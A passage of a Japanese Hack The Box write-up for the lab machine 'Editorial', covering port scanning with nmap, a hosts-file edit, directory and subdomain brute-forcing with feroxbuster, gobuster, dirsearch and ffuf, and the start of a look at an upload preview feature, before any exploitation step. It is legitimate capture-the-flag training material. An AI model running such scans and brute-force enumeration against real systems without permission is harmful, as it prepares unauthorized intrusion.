Hack The BoxのWriteup(Editorial)[Easy]

※本サイトはアフィリエイト広告を利用しています。
広告

本記事の概要


Hack The BoxのLinuxサーバの難易度Easyのマシンである「Editorial」に対する攻撃手法を記載します。

本記事では、以下の手順を記載します。
  (1) ポートスキャン
  (2) 名前解決のためのhostsファイル更新(1回目)
  (3) Webアクセスできるファイル/ディレクトリ調査(1回目)
  (4) Webアクセスできるサブドメイン調査
  (5) Webサイトの動作確認
  (6) OSコマンドインジェクションの脆弱性有無の確認
  (7) サーバーサイドリクエストフォージェリ (SSRF) の脆弱性有無の調査
  (8) サーバーサイドリクエストフォージェリ (SSRF) を用いたHTTPのポート調査
  (9) HTTPの5000番ポートへのアクセス
  (10) devユーザーでSSHログイン
  (11) prodユーザーでログイン
  (12) 特権昇格

※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。


ポートスキャン


(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp)やHTTP(80/tcp)のポートが応答がある。

$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 01:20 JST
Nmap scan report for 10.10.11.20
Host is up (0.31s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   482.97 ms 10.10.16.1
2   224.19 ms 10.10.11.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.92 seconds


名前解決のためのhostsファイル更新(1回目)



(1) ブラウザを用いて「http://10.10.11.20/」にアクセスすると、「http://editorial.htb/」にリダイレクトされる。

(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。

$ echo '10.10.11.20 editorial.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.20 editorial.htb」が出力されることを確認する。



(3) ブラウザを用いて「http://editorial.htb/」にアクセスすると、Webページが表示される。


Webアクセスできるファイル/ディレクトリ調査(1回目)



(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になるURLはない。

$ feroxbuster -u http://editorial.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET      210l      537w     7140c http://editorial.htb/upload
200      GET       72l      232w     2939c http://editorial.htb/about
302      GET        5l       22w      201c http://editorial.htb/upload-cover => http://editorial.htb/upload
200      GET       81l      467w    28535c http://editorial.htb/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
200      GET        7l     2189w   194901c http://editorial.htb/static/css/bootstrap.min.css
200      GET     4780l    27457w  2300540c http://editorial.htb/static/images/pexels-min-an-694740.jpg
200      GET      177l      589w     8577c http://editorial.htb/
200      GET    10938l    65137w  4902042c http://editorial.htb/static/images/pexels-janko-ferlic-590493.jpg
ーーー(省略)ーーー



(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。

$ gobuster dir -u http://editorial.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o editorial_80.txt
ーーー(省略)ーーー
/about                (Status: 200) [Size: 2939]
/upload               (Status: 200) [Size: 7140]
ーーー(省略)ーーー



(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になるURLはない。

$ sudo dirsearch -u http://editorial.htb/
ーーー(省略)ーーー
[01:33:08] Starting:
[01:33:31] 200 -    3KB - /about
[01:35:03] 200 -    7KB - /upload
ーーー(省略)ーーー



(4) ffufを用いてアクセスできるURLを確認するが、特に気になるURLはない。

$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://editorial.htb/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 8577, Words: 1774, Lines: 177, Duration: 229ms]
about                   [Status: 200, Size: 2939, Words: 492, Lines: 72, Duration: 449ms]
upload                  [Status: 200, Size: 7140, Words: 1952, Lines: 210, Duration: 224ms]
                        [Status: 200, Size: 8577, Words: 1774, Lines: 177, Duration: 234ms]
:: Progress: [220546/220546] :: Job [1/1] :: 160 req/sec :: Duration: [0:21:24] :: Errors: 0 ::


Webアクセスできるサブドメイン調査



(1) ffufを用いてアクセスできるeditorial.htbのサブドメインを調査するが、何も出力されないことが分かる。

$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.editorial.htb" -u http://editorial.htb/ -fs 178
ーーー(省略)ーーー

:: Progress: [100000/100000] :: Job [1/1] :: 162 req/sec :: Duration: [0:09:28] :: Errors: 0 ::
ーーー(省略)ーーー


Webサイトの動作確認



(1) 左上部の「Publish with us」をクリックする。



(2) 「Browse…」をクリックして任意のファイルを選択し、「Preview」をクリックする。



